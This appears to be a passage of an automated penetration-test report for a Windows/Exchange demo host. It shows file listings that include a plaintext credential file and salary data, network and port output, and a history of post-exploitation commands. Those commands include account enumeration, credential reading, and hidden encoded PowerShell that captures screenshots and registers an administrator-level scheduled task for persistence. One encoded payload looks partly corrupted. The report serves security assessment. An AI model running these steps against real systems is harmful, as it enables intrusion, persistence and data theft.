CalendarSyncAssistantPerformanceCounters.xml
ContentClassificationPerformanceCounters.xml
ResourceBookingCounters.xml
EcpPerfCounters.xml
ThrottlingPerformanceCounters.xml
MiddleTierStoragePerformanceCounters.xml
RmsPerfCounters.xml
ELCPerformanceCounters.xml
GoLocalPerformanceCounters.xml
JEOPerformanceCounters.xml
ApprovalAssistantPerformanceCounters.xml
MailboxOperatorsPerformanceCounters.xml
TransportCtsFlowPerformanceCounters.xml
BigFunnelFlowPerformanceCounters.xml
BigFunnelFlowAssistantPerformanceCounters.xml
SearchMdbCachePerformanceCounters.xml
SearchMdbPerformanceCounters.xml
PipelinePerformanceCounters.xml
StatefulComponentPerformanceCounters.xml
QueryPerfCounters.xml
MailSubmissionSvcPerfCounters.xml
LogSearchPerfCounters.xml
ReplayServerPerfmon.xml
SourceDatabasePerfmon.xml
MSExchangeISHAPerfCounters.xml
MSExchangeISHASenderPerfCounters.xml
ReplayServicePerfmon.xml
ReplicaSeederPerfmon.xml
ActiveManagerPerfmon.xml
ActiveManagerDagNamePerfmon.xml
ActiveManagerClientPerfmon.xml
ActiveManagerServerPerfmon.xml
NetworkManagerPerfmon.xml
DistributedStorePerfmon.xml
DxStoreServerPerfmon.xml
CalendarRepairPerformanceCounters.xml
TopNPerformanceCounters.xml
OABGeneratorPerformanceCounters.xml
PushNotificationsPublishersPerformanceCounters.xml
PushNotificationsPendingGetPerformanceCounters.xml
PushNotificationsApnsChannelPerformanceCounters.xml
```

Path:	C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesTransport.txt
Name:	perfCounterFilesTransport.txt
Size:	3,740 KB
Modified:	04/22/2021 11:41 AM

Content:	DatabaseCounters.xml TransportServerAlivePerfCounters.xml SmtpAvailabilityPerfCounters.xml SmtpErrorsPerfCounters.xml CatProcessorPerfCounters.xml SmtpReceivePerformancePerfCounters.xml MSExchangeTransport_HttpSend.xml CfmSmtpReceivePerfCounters.xml SmtpReceivePerfCounters.xml SmtpResponseCodePerfCounters.xml CfmSmtpSendPerfCounters.xml SmtpSendPerfCounters.xml QueuingPerfCounters.xml ControlFlowQueuingPerfCounters.xml DsnGeneratorPerfCounters.xml RoutingPerfCounters.xml MExCounters.xml ConnectionFilteringPerfCounters.xml ContentFilterPerfCounters.xml SenderIdPerfCounters.xml SenderFilterPerfCounters.xml RecipientFilterPerfCounters.xml ProtocolAnalysisPerfCounters.xml ProtocolAnalysisBgPerfCounters.xml StsUpdatePerfCounters.xml RulesPerfCounters.xml DlpRulesPerfCounters.xml PickupPerfCounters.xml PoisonMessagesPerfCounters.xml SecureMailTransportPerfCounters.xml eseperf.xml ShadowRedundancyCounters.xml ShadowRedundancyInstanceCounters.xml MessageResubmissionCounters.xml LogSearchPerfCounters.xml ConfigurationCacheCounters.xml LatencyTrackerPerfCounters.xml LatencyTrackerEndToEndPerfCounters.xml DeliveryAgentPerfCounters.xml DeliveryFailurePerfCounters.xml IsMemberOfResolverPerfCounters.xml CertificateValidationResultCachePerfCounters.xml AdminAuditPerfCounters.xml MessageDepotPerfCounters.xml SchedulerPerfCounters.xml ResourceThrottlingPerfCounters.xml TenantOutboundConnectorAgentPerfCounters.xml TenantConnectorValidationPerfCounters.xml MExRuntimeCounters.xml TransportConfigurationPerfCounters.xml

Path:	C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesUM.txt
Name:	perfCounterFilesUM.txt
Size:	818 KB
Modified:	04/22/2021 11:47 AM

Content:	aacounters.xml availabilitycounters.xml callansweringcounters.xml EcpPerfCounters.xml ThrottlingPerformanceCounters.xml MiddleTierStoragePerformanceCounters.xml ActiveManagerClientPerfmon.xml RmsPerfCounters.xml faxcounters.xml generalcounters.xml performancecounters.xml subscriberaccesscounters.xml transcriptioncounters.xml MwiLoadBalancerPerformanceCounters.xml AdminAuditPerfCounters.xml

Path:	C:\Users\ADMINI~1\Desktop\configure.bat
Name:	configure.bat
Size:	386 KB
Modified:	11/04/2021 03:54 PM
Content:	PowerShell.exe -PSConsoleFile "\\ServerName\c$\Program Files\Microsoft\Exchange Server\Bin\ExShell.Psc1" -Command ". '\\Server Name\c$\Users\User\Desktop\testps1.ps1'" PowerShell.exe -noexit -command ". 'C:\Program Files\Microsoft\Exchange Server\V15\bin\RemoteExchange.ps1'; Connect-ExchangeServer -auto; 'C:\Program Files\Microsoft\Exchange Server\V15\bin\enablesentforshared.ps1'"

Path:	C:\Users\ADMINI~1\Desktop\Server-SHA512.crt
Name:	Server-SHA512.crt
Size:	2,152 KB
Modified:	11/04/2021 03:58 PM

Content:	-----BEGIN CERTIFICATE----- MIIF7zCCBNegAwIBAgIRANdVj9r18RBbshMoK3B3KaMwDQYJKoZIhvcNAQEFBQAw gZcxCzAJBgNVBAYTAlVTMQswCQYDVQQIEwJVVDEXMBUGA1UEBxMOU2FsdCBMYWtl IENpdHkxHjAcBgNVBAoTFVRoZSBVU0VSVFJVU1QgTmV0d29yazEhMB8GA1UECxMY aHR0cDovL3d3dy51c2VydHJ1c3QuY29tMR8wHQYDVQQDExZVVE4tVVNFUkZpcnN0 LUhhcmR3YXJlMB4XDTExMDMxNTAwMDAwMFoXDTE0MDMxNDIzNTk1OVowgd8xCzAJ BgNVBAYTAlVTMQ4wDAYDVQQREwUzODQ3NzEQMA4GA1UECBMHRmxvcmlkYTEQMA4G A1UEBxMHRW5nbGlzaDEXMBUGA1UECRMOU2VhIFZpbGxhZ2UgMTAxFDASBgNVBAoT C0dvb2dsZSBMdGQuMRMwEQYDVQQLEwpUZWNoIERlcHQuMSgwJgYDVQQLEx9Ib3N0 ZWQgYnkgR1RJIEdyb3VwIENvcnBvcmF0aW9uMRQwEgYDVQQLEwtQbGF0aW51bVNT TDEYMBYGA1UEAxMPbG9naW4ueWFob28uY29tMIIBIjANBgkqhkiG9w0BAQEFAAOC AQ8AMIIBCgKCAQEAoaQFPe2FRZOKGE3GAwBX4kB38Bzr0BnfIl0If9EHPEGJRhej Cfr8+KkE0ZaPq9dPPPmtGKl0gcRXCjomFs5iPrw/bCHuk43LDaAfmpbQj631k5OC 7nIMoXUVo3uEVrit/1IRcYS8OjALfpio4ag/N1LQ8XxvkNhFCqw5cmph1bvDjPnC zN/9OnG5r7zcOtwMtrHS0Ym7Qbby3lfVFd/8/eIxxd/KwdiPLL/wDltx4DRxw8VN fXrU+u0wSy/qti6ekzziOvhCohru3N/ND6n2eYQajmwCtoblv1FqZvjznNNZDHul mXjNfJn6xpZH2DLUdHYOd0sgdKS3iXWSSrRbVQIDAQABo4IB6jCCAeYwHwYDVR0j BBgwFoAUoXJfJhsomEOVXQc31YWWnUvSw0UwHQYDVR0OBBYEFIZJRfwzGTPUBO0n Ye7oAckMfy9+MA4GA1UdDwEB/wQEAwIFoDAMBgNVHRMBAf8EAjAAMB0GA1UdJQQW MBQGCCsGAQUFBwMBBggrBgEFBQcDAjBGBgNVHSAEPzA9MDsGDCsGAQQBsjEBAgED BDArMCkGCCsGAQUFBwIBFh1odHRwczovL3NlY3VyZS5jb21vZG8uY29tL0NQUzB7 BgNVHR8EdDByMDigNqA0hjJodHRwOi8vY3JsLmNvbW9kb2NhLmNvbS9VVE4tVVNF UkZpcnN0LUhhcmR3YXJlLmNybDA2oDSgMoYwaHR0cDovL2NybC5jb21vZG8ubmV0 L1VUTi1VU0VSRmlyc3QtSGFyZHdhcmUuY3JsMHEGCCsGAQUFBwEBBGUwYzA7Bggr BgEFBQcwAoYvaHR0cDovL2NydC5jb21vZG9jYS5jb20vVVROQWRkVHJ1c3RTZXJ2 ZXJDQS5jcnQwJAYIKwYBBQUHMAGGGGh0dHA6Ly9vY3NwLmNvbW9kb2NhLmNvbTAv BgNVHREEKDAmgg9sb2dpbi55YWhvby5jb22CE3d3dy5sb2dpbi55YWhvby5jb20w DQYJKoZIhvcNAQEFBQADggEBAD1XyUgkXO5kgfWuvlUpFv8qL4Tt2fijA8gwZrvI 1IEtIfcI96yWQppBdXq6XRAjy5JCYfqK2m1lNBnlqdYtE3jXgUSSqW6AYxXL/jUf AtGKFLCozJQgO6ga8F02UNsNrulk5PaNaX0wyBQXAErlpjX7fQ0inXl2Uiy8lwaI mhX0c+bx9ZilzQdEkbinaGdF0nIRYOJxt1BV4oqpDdaS7gQqizCgogVGNG2Sxjuq TaDQqwEZCjK36OPP8dKXSXuspJf38FeuY3eaf5baTf2+3Ac24yW9iXmOKRITi4gH +2vbpM2zLSfp1Mpg14VT+3TGXDWMcB/5sreSJyDHlNVnFDA= -----END CERTIFICATE-----

Path:	C:\passwords.txt
Name:	passwords.txt
Size:	85 KB
Modified:	12/20/2022 08:51 AM
Content:	Gmail : andrew.brown@gmail.com: gmail!A Linkedin : andrew.brown@gmail.com linkedin!A

Path:	C:\salaries.csv
Name:	salaries.csv
Size:	92 KB
Modified:	12/20/2022 08:53 AM
Content:	`John Scott,john@pentest-ground.com,130000` `Michelle Brown,michelle@pentest-ground.com,150000`

Network

Configuration

The network configuration of the target host.

Console

```

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5400:4ff:fe3b:38c6%3
   IPv4 Address. . . . . . . . . . . : 95.179.225.122
    Subnet Mask . . . . . . . . . . . : 255.255.254.0
    Default Gateway . . . . . . . . . : 95.179.224.1

 Tunnel adapter Local Area Connection* 3:

    Media State . . . . . . . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

 Tunnel adapter isatap.{22055F96-118B-4B4E-B6B0-D7E7DDC94B3C}:

    Media State . . . . . . . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

```

Neighbors

Some of the live hosts existing in the same local area network as the target host. The information is extracted from the ARP table.

Console

```

Interface: 95.179.225.122 --- 0x3
  Internet Address      Physical Address      Type
  10.69.100.92          56-32-32-04-93-6b     dynamic
  95.179.224.1          56-32-32-04-93-6b     dynamic
  95.179.225.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
   255.255.255.255       ff-ff-ff-ff-ff-ff     static

```

Services

This list contains the network services of the target host which have open TCP ports.

Console

```

Active Connections

  Proto  Local Address          Foreign Address        State           Offload State

```

```
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:81             0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:444            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:465            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:475            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:476            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:477            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:587            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:717            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:808            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:890            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:1801           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:2103           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:2105           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:2107           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:2525           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3800           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3801           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3803           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3823           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3828           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3843           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3863           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3867           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3875           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:5060           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:5062           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:5065           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6001           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6400           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6401           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6402           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6403           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6405           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6406           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6411           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6435           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6646           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6690           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6693           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6700           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6702           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6703           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6706           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6724           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6725           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6752           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:8172           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:9710           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:29231          0.0.0.0:0              LISTENING       InHost
```

```
  TCP    0.0.0.0:29249          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29263          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29288          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29298          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29318          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29356          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29362          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29363          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29364          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29379          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29390          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29428          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29442          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29459          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29535          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29545          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29577          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29635          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29636          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29660          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29683          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29694          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29721          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29735          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29766          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29790          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:29812          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:30102          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:30108          0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:30300          0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:63052          0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:64327          0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:64337          0.0.0.0:0              LISTENING       InHost
   TCP    95.179.225.122:53      0.0.0.0:0              LISTENING       InHost
   TCP    95.179.225.122:80      88.80.189.67:52914     ESTABLISHED     InHost
   TCP    95.179.225.122:80      88.80.189.67:53592     TIME_WAIT       InHost
   TCP    95.179.225.122:80      88.80.189.67:54182     ESTABLISHED     InHost
   TCP    95.179.225.122:80      88.80.189.67:54188     ESTABLISHED     InHost
   TCP    95.179.225.122:80      88.80.189.67:54190     ESTABLISHED     InHost
   TCP    95.179.225.122:80      88.80.189.67:54204     ESTABLISHED     InHost
   TCP    95.179.225.122:80      88.80.189.67:54220     ESTABLISHED     InHost
   TCP    95.179.225.122:80      88.80.189.67:54234     ESTABLISHED     InHost
   TCP    95.179.225.122:80      188.26.62.45:55392     ESTABLISHED     InHost
   TCP    95.179.225.122:80      188.26.62.45:55394     ESTABLISHED     InHost
   TCP    95.179.225.122:81      88.80.189.67:47304     TIME_WAIT       InHost
   TCP    95.179.225.122:81      88.80.189.67:47574     ESTABLISHED     InHost
   TCP    95.179.225.122:81      88.80.189.67:47986     TIME_WAIT       InHost
   TCP    95.179.225.122:81      88.80.189.67:48420     ESTABLISHED     InHost
   TCP    95.179.225.122:81      88.80.189.67:48432     ESTABLISHED     InHost
   TCP    95.179.225.122:81      88.80.189.67:48446     ESTABLISHED     InHost
   TCP    95.179.225.122:81      88.80.189.67:48456     ESTABLISHED     InHost
   TCP    95.179.225.122:81      88.80.189.67:48464     ESTABLISHED     InHost
   TCP    95.179.225.122:81      88.80.189.67:48474     ESTABLISHED     InHost
   TCP    95.179.225.122:139     0.0.0.0:0              LISTENING       InHost
   TCP    95.179.225.122:443     88.80.189.67:52692     TIME_WAIT       InHost
   TCP    95.179.225.122:443     88.80.189.67:52818     TIME_WAIT       InHost
   TCP    95.179.225.122:443     88.80.189.67:52962     ESTABLISHED     InHost
   TCP    95.179.225.122:443     88.80.189.67:53442     ESTABLISHED     InHost
   TCP    95.179.225.122:443     88.80.189.67:53454     ESTABLISHED     InHost
   TCP    95.179.225.122:443     88.80.189.67:53468     ESTABLISHED     InHost
   TCP    95.179.225.122:443     88.80.189.67:53470     ESTABLISHED     InHost
   TCP    95.179.225.122:443     88.80.189.67:53476     ESTABLISHED     InHost
   TCP    95.179.225.122:443     88.80.189.67:53492     ESTABLISHED     InHost
   TCP    95.179.225.122:444     95.179.225.122:32065   TIME_WAIT       InHost
```

```
  TCP    95.179.225.122:444     95.179.225.122:32069   ESTABLISHED     InHost
  TCP    95.179.225.122:3389    79.115.225.225:42906   ESTABLISHED     InHost
  TCP    95.179.225.122:6727    20.90.156.32:443       ESTABLISHED     InHost
  TCP    95.179.225.122:30064   20.90.153.243:443      ESTABLISHED     InHost
  TCP    95.179.225.122:32069   95.179.225.122:444     ESTABLISHED     InHost
  TCP    95.179.225.122:32095   95.179.225.122:443     TIME_WAIT       InHost
  TCP    95.179.225.122:32097   95.179.225.122:443     TIME_WAIT       InHost
  TCP    95.179.225.122:32130   95.179.225.122:444     TIME_WAIT       InHost
  TCP    95.179.225.122:64327   95.179.225.122:32077   TIME_WAIT       InHost
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:443          127.0.0.1:32062        TIME_WAIT       InHost
  TCP    127.0.0.1:443          127.0.0.1:32075        TIME_WAIT       InHost
  TCP    127.0.0.1:443          127.0.0.1:32080        TIME_WAIT       InHost
  TCP    127.0.0.1:443          127.0.0.1:32084        TIME_WAIT       InHost
  TCP    127.0.0.1:443          127.0.0.1:32105        TIME_WAIT       InHost
  TCP    127.0.0.1:443          127.0.0.1:32120        TIME_WAIT       InHost
  TCP    127.0.0.1:444          127.0.0.1:32042        ESTABLISHED     InHost
  TCP    127.0.0.1:444          127.0.0.1:32089        ESTABLISHED     InHost
  TCP    127.0.0.1:808          127.0.0.1:32014        ESTABLISHED     InHost
  TCP    127.0.0.1:1434         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:5060         127.0.0.1:32034        ESTABLISHED     InHost
  TCP    127.0.0.1:5062         127.0.0.1:32081        ESTABLISHED     InHost
  TCP    127.0.0.1:16000        0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:16000        127.0.0.1:29392        ESTABLISHED     InHost
  TCP    127.0.0.1:29316        0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:29392        127.0.0.1:16000        ESTABLISHED     InHost
  TCP    127.0.0.1:31985        127.0.0.1:5062         TIME_WAIT       InHost
  TCP    127.0.0.1:31992        127.0.0.1:444          TIME_WAIT       InHost
  TCP    127.0.0.1:32014        127.0.0.1:808          ESTABLISHED     InHost
  TCP    127.0.0.1:32034        127.0.0.1:5060         ESTABLISHED     InHost
  TCP    127.0.0.1:32042        127.0.0.1:444          ESTABLISHED     InHost
  TCP    127.0.0.1:32081        127.0.0.1:5062         ESTABLISHED     InHost
  TCP    127.0.0.1:32089        127.0.0.1:444          ESTABLISHED     InHost

```

Command history

This is the complete list of operating system commands executed by Sniper on the target system, along with a timestamp (UTC).

Console

```
[2023-02-07 10:16:04.542931]: whoami
[2023-02-07 10:16:04.599316]: help
[2023-02-07 10:16:04.644700]: dir
[2023-02-07 10:16:04.648146]: %SystemRoot%\System32\wbem\wmic.exe useraccount list full
[2023-02-07 10:16:04.652453]: ipconfig
[2023-02-07 10:16:04.654945]: ipconfig
[2023-02-07 10:16:04.660889]: arp -a
[2023-02-07 10:16:04.664265]: netstat -a -t -n -p tcp
[2023-02-07 10:16:04.692577]: dir C:\ /x /a
 [2023-02-07 10:16:04.787844]: arp -a
 [2023-02-07 10:16:04.895616]: net user Administrator
 [2023-02-07 10:16:04.902547]: tasklist /fo csv /v
 [2023-02-07 10:16:04.909767]: systeminfo
 [2023-02-07 10:16:04.911915]: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -
EncodedCommand
QQBkAGQALQBDAG8AbgB0AGUAbgB0ACAALQBQAGEAdABoACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABzAGMAcg
BlAGUAbgBzAGgAbwB0AC4AcABzADEAIAAtAFYAYQBsAHUAZQAgACcAJABGAGkAbABlACAAPQAgACIAQwA6AFwAVwBpAG4AZABv
AHcAcwBcAFQAZQBtAHAAXABzAGMAcgBlAGUAbgBzAGgAbwB0AC4AYgBtAHAAIgA7ACAAQQBkAGQALQBUAHkAcABlACAALQBBAH
MAcwBlAG0AYgBsAHkATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVwBpAG4AZABvAHcAcwAuAEYAbwByAG0AcwA7ACAAQQBkAGQA
LQB0AHkAcABlACAALQBBAHMAcwBlAG0AYgBsAHkATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4ARABvAGEAdwBpAG4AZwA7ACAAJA
BTAGMAcgBlAGUAbgAgAD0AIABbAFMAeQBzAHQAZQBtAC4AVwBpAG4AZABvAHcAcwAuAEYAbwByAG0AcwAuAFMAeQBzAHQAZQBt
AEkAbgBmAG8AcgBtAGEAdABpAG8AbgBdADoAOgBWAGkAcgB0AHUAYQBsAFMAYwByAGUAZQBuAC4ASABlAGkA
ZwBoAHQAOwAgACQATABlAGYAdAAgAD0AIAAkAFMAYwByAGUAZQBuAC4ATABlAGYAdAA7ACAAJABUAG8AcAAgAD0AIAAkAFMAYw
ByAGUAZQBuAC4AVABvAHAAOwAgACQAYgBpAHQAbQBhAHAAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBt
AC4ARAByAGEAdwBpAG4AZwAuAEIAaQB0AG0AYQBwACAAJABXAGkAZAB0AGgALAAgACQASABlAGkAZwBoAHQAOwAgACQAZwByAG
EAcABoAGkAYwAgAD0AIABbAFMAeQBzAHQAZQBtAC4ARAByAGEAdwBpAG4AZwAuAEcAcgBhAHAAaABpAGMAcwBdADoAOgBGAHIA
bwBtAEkAbQBhAGcAZQAoACQAYgBpAHQAbQBhAHAAKQA7ACAAIAAkAGcAcgBhAHAAaABpAGMALgBDAG8AcAB5AEYAcgBvAG0AUw
BjAHIAZQBlAG4AKAAkAEwAZQBmAHQALAAgACQAVABvAHAALAAgADAALAAgADAALAAgACQAYgBpAHQAbQBhAHAALgBTAGkAegBl
ACkAOwAgACQAYgBpAHQAbQBhAHAALgBTAGEAdgBlACgAJABGAGkAbABlACkAJwA=
 [2023-02-07 10:16:04.935208]: type C:\passwords.txt
 [2023-02-07 10:16:04.941740]: netstat -a -t -n -o -p tcp
 [2023-02-07 10:16:05.028661]: net user Guest
 [2023-02-07 10:16:05.732609]: %SystemRoot%\System32\wbem\wmic.exe PROCESS get
Commandline,Processid /format:csv
 [2023-02-07 10:16:05.800081]: tasklist /FO CSV
 [2023-02-07 10:16:05.959822]: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -
EncodedCommand cQB1AGUAcgB5ACAAdQBzAGUAcgAgAC8AcwBlAHIAdgBlAHIAOgAkAFMARQBSAFYARQBSAA==
 [2023-02-07 10:16:05.985267]: type C:\salaries.csv
 [2023-02-07 10:16:08.950506]: whoami
 [2023-02-07 10:16:08.958378]: net user HealthMailbox84f1a64
 [2023-02-07 10:16:09.251602]: hostname
 [2023-02-07 10:16:09.329415]: cd
 [2023-02-07 10:16:09.481411]: powershell.exe -ExecutionPolicy Bypass -EncodedCommand
CgAgACAAIAAgACAAIAAgACAAJABhAGMAdABpAG8AbgAgAD0AIABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAQQ
BjAHQAaQBvAG4AIAAtAEUAeABlAGMAdQB0AGUAIAAiAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAiACAALQBBAHIAZwB1
AG0AZQBuAHQAIAAiAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIAAtAEUAeABlAGMAdQB0AGkAbwBuAF
AAbwBsAGkAYwB5ACAAQgB5AHAAYQBzAHMAIAAtAEYAaQBsAGUAIABDADoAXABXAGkAbgBkAG8AdwBzAFwAVABlAG0AcABcAHMA
YwByAGUAZQBuAHMaaABvAHQALgBwAHMAMQAiAAoAIAAgACAAIAAgACAAIAAgACQAcAByAGkAbgBjAGkAcABhAGwAIAA9ACAATg
BlAHcALQBTAGMAaABlAGQAdQBsAGUAZABUAGEAcwBrAFAAcgBpAG4AYwBpAHAAYQBsACAALQBSAHUAbgBMAGUAdgBlAGwAIABI
AGkAZwBoAGUAcwB0ACAALQBVAHMAZQByAEkAZAAgACIAYQBkAG0AaQBuAGkAcwB0AHIAYQB0AG8AcgAiAAoAIAAgACAAIAAgAC
AAIAAgACQAdABhAHMAawAgAD0AIABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAIAAtAEEAYwB0AGkAbwBuACAA
JABhAGMAdABpAG8AbgAgAC0AUAByAGkAbgBjAGkAcABhAGwAIAAkAHAAcgBpAG4AYwBpAHAAYQBsACAALQBJAG4AcAB1AHQATwBiAGoAZQBjAHQAIAAkAHQAYQBzAGsACgBpAG4AcAB1AHQATwBiAGoAZQBjAHQAIAAkAHQAYQBzAGsACgBp
AG4AcAB1AHQATwBiAGoAZQBjAHQAIAAkAHQAYQBzAGsACgBpAG4AcAB1AHQATwBiAGoAZQBjAHQAIAAkAHQAYQBzAGsACgBp
UAbABlAGQAVABhAHMAawAgAC0AVABhAHMAawBOAGEAbQBlACAAdgBrAGIAZgBuAHQAawB1AG8AdQAKACAAIAAgACAAIAAgACAA
IAA=
 [2023-02-07 10:16:09.490386]: net user HealthMailbox502b450
 [2023-02-07 10:16:09.493767]: dir C:\PROGRA~1 /x /a
 [2023-02-07 10:16:09.562775]: dir C:\PROGRA~2 /x /a
```

```
[2023-02-07 10:16:09.627530]: net user HealthMailboxb5d3706
[2023-02-07 10:16:11.166539]: powershell.exe -ExecutionPolicy Bypass -EncodedCommand WwBTAHkAcwB0AGUAbQAuAEkATwAuAEYAaQBsAGUAXQA6ADoARQB4AGkAcwB0AHMAKAAiAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAcwBjAHIAZQBlAG4AcwBoAG8AdAAuAGIAbQBwACIAKQA=
[2023-02-07 10:16:11.227475]: dir C:\Users /x /a
[2023-02-07 10:16:11.260041]: net user HealthMailbox7014eae
[2023-02-07 10:16:11.599112]: dir "C:\Users\NETV4~1.5    .NET v4.5" /x /a
